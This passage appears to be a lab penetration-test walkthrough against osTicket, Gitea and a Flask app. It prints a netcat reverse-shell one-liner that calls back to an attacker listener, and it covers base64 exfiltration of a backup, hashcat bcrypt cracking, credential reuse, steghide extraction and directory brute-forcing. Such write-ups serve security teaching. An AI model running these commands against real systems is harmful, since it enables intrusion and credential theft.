
// Set up listener in Kali
nc -nlvp 4443

// Copy the rev shell
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 192.168.0.104 4443 > /tmp/f


Next, open Burp Suite and capture the request. In the HTTP History tab, right-click the request and send it to Repeater. Paste your payload into the parameter field, then right-click and choose Convert selection → URL → URL-encode all characters before submitting the request.
Here's the URL-encoded payload

We’ve successfully obtained another shell session as www-data.

The tester also noted the presence of an osticket_backup compressed file.
Exploitation of osTicket

The view-source reveals useful information about the user johnconnor. Earlier, we also uncovered a JWT secret, ***********. Details like these often serve as valuable keywords for password guessing. Using this information, we can attempt credential logins against applications such as osTicket and Gitea.
Using the credentials john:*********** in osTicket was successful, giving us authenticated access to the application.
Impact: This shows how exposed secrets, when combined with discovered usernames, can directly lead to account compromise and unauthorized access.
Alternative Solution
The tester downloaded the file using base64 encoding
cat osticket_backup_2025-06-21.tar.gz | base64 -w 0; echo
// Output
H4sIAAAAAAAAA+w9aXfbRpL5uv4VPZmXRzlLUgQvHWt7zZHoiV50jURvxj...BAkSJEiQIEGCBAkSJEiQIEGCBAkSJEiQIEH/E/oPJBELQQAwAgA=
and then decoded it locally on the Kali machine.
echo "H4sIAAAAAAAAA+w9aXfbRpL5uv4VPZmXRzlLUgQvHWt7zZHoiV50jURvxjOaBzeBJokIBBAclpk8//et6gM3AVBRNsrboWULBKqqq6vr6u5C2w1Cy7hnoT6nxn3k6f1ef9TpjTt9...." | base64 -d > osticket_backup_2025-06-21.tar.gz
To verify the integrity of the transfer, the MD5 checksum of both files was computed and compared.
// In Kali
md5sum osticket_backup_2025-06-21.tar.gz

// In the Target
md5sum osticket_backup_2025-06-21.tar.gz
After decompressing the archive on Kali, the extracted tar file was found to contain a backup of osTicket, along with instructions on how to rebuild the application using Docker.
tar -xvzf osticket_backup_2025-06-21.tar.gz
# Output
osticket_backup_2025-06-21/
osticket_backup_2025-06-21/config.sql
osticket_backup_2025-06-21/README.md
osticket_backup_2025-06-21/Dockerfile
osticket_backup_2025-06-21/build.sh
The tester then reviewed the contents of the config.sql database dump.
cd osticket_backup_2025-06-21
cat config.sql | grep 'admin'
cat config.sql | grep 'john'
During enumeration of the osTicket database, the tester identified administrator credentials that included a potentially bcrypt-hashed password.

The tester used Hashcat with hash mode 3200 (bcrypt $2*) to attempt cracking the recovered password hash.
hashcat -a 0 -m 3200 john.hash /usr/share/wordlists/rockyou.txt --outfile="cracked.txt"
Hashcat successfully cracked the password for the user john. Same as the first solution above, we can use this password to log in to the osTicket application.

Exploitation of Gitea

While exploring the osTicket application, we opened ticket #172465 and discovered the credentials gitea_admin: *********. From the username, it is likely an administrative account for the Gitea application. Using these credentials to log in grants us elevated access.

Inside the application, we saw a private repo containing an .env with creds of the user james and a db creds.
Returning to the image protected with Steghide, we tested the previously discovered old password for the user James. The password was valid, allowing us to extract a hidden file, secret.txt, embedded within the image.
└─$ steghide extract -sf im_invisible.jpg
Enter passphrase:
wrote extracted data to "secret.txt".

cat secret.txt
Zl cnffjbeq vf 53066nrr5qro25s2805p369p101noq81
The extracted secret.txt appeared to be obfuscated. Using CyberChef.io to analyze and experiment with different transformations, we were able to successfully recover the password for James. This highlights how attackers can leverage freely available decoding tools to uncover hidden secrets, turning minor leaks into valid credentials for further compromise.

Next, we attempted to connect via SSH using the credentials james:530********************d81.


The login failed, but the password string resembled an MD5 hash. Using CrackStation, we cracked the hash and revealed the plaintext password: **********.

With this valid credential, we were able to establish another shell session on the target machine.
Let's move on to the next target.
Port 7777
The site is hosting a budget a simple Flask application using Werkzeug Server
└─$ curl -I http://192.168.0.145:7777
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 6931
Server: Werkzeug/1.0.1 Python/3.11.2
Date: Mon, 25 Aug 2025 06:35:31 GMT

Let's perform a web fuzzing technique brutef-forcing attack using feroxbuster, gobuster, and ffuf.
feroxbuster -k -u http://192.168.0.145:7777 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

<SNIP>
200      GET      212l      461w     9076c http://192.168.0.145:7777/contact
200      GET       45l      105w     1198c http://192.168.0.145:7777/static/main.js
200      GET      456l      827w     8143c http://192.168.0.145:7777/static/main.css
200      GET        0l        0w        0c http://192.168.0.145:7777/static/style.js
200      GET      228l      553w     9366c http://192.168.0.145:7777/blogs
200      GET      184l     1224w    96479c http://192.168.0.145:7777/static/img/fox.png
200      GET      182l      494w     8862c http://192.168.0.145:7777/projects
200      GET      155l      372w     6931c http://192.168.0.145:7777/home
200      GET      155l      372w     6931c http://192.168.0.145:7777/
200      GET       81l      425w    35961c http://192.168.0.145:7777/static/img/sudoku.jpg
200      GET      324l     1582w   164554c http://192.168.0.145:7777/static/img/Adobe.png
200      GET      658l     4185w   318887c http://192.168.0.145:7777/static/img/deer.jpg
200      GET      142l     1080w   304731c http://192.168.0.145:7777/static/img/medical-logo.jpg
200      GET       52l      186w     1985c http://192.168.0.145:7777/console
gobuster dir --url http://192.168.0.145:7777 -w /usr/share/seclists/Discovery/Web-Content/common.txt

<SNIP>
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blogs                (Status: 200) [Size: 9366]
/console              (Status: 200) [Size: 1985]
/contact              (Status: 200) [Size: 9076]
/home                 (Status: 200) [Size: 6931]
/projects             (Status: 200) [Size: 8862]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u http://192.168.0.145:7777/FUZZ

<SNIP>
________________________________________________

blogs                   [Status: 200, Size: 9366, Words: 2943, Lines: 229, Duration: 161ms]
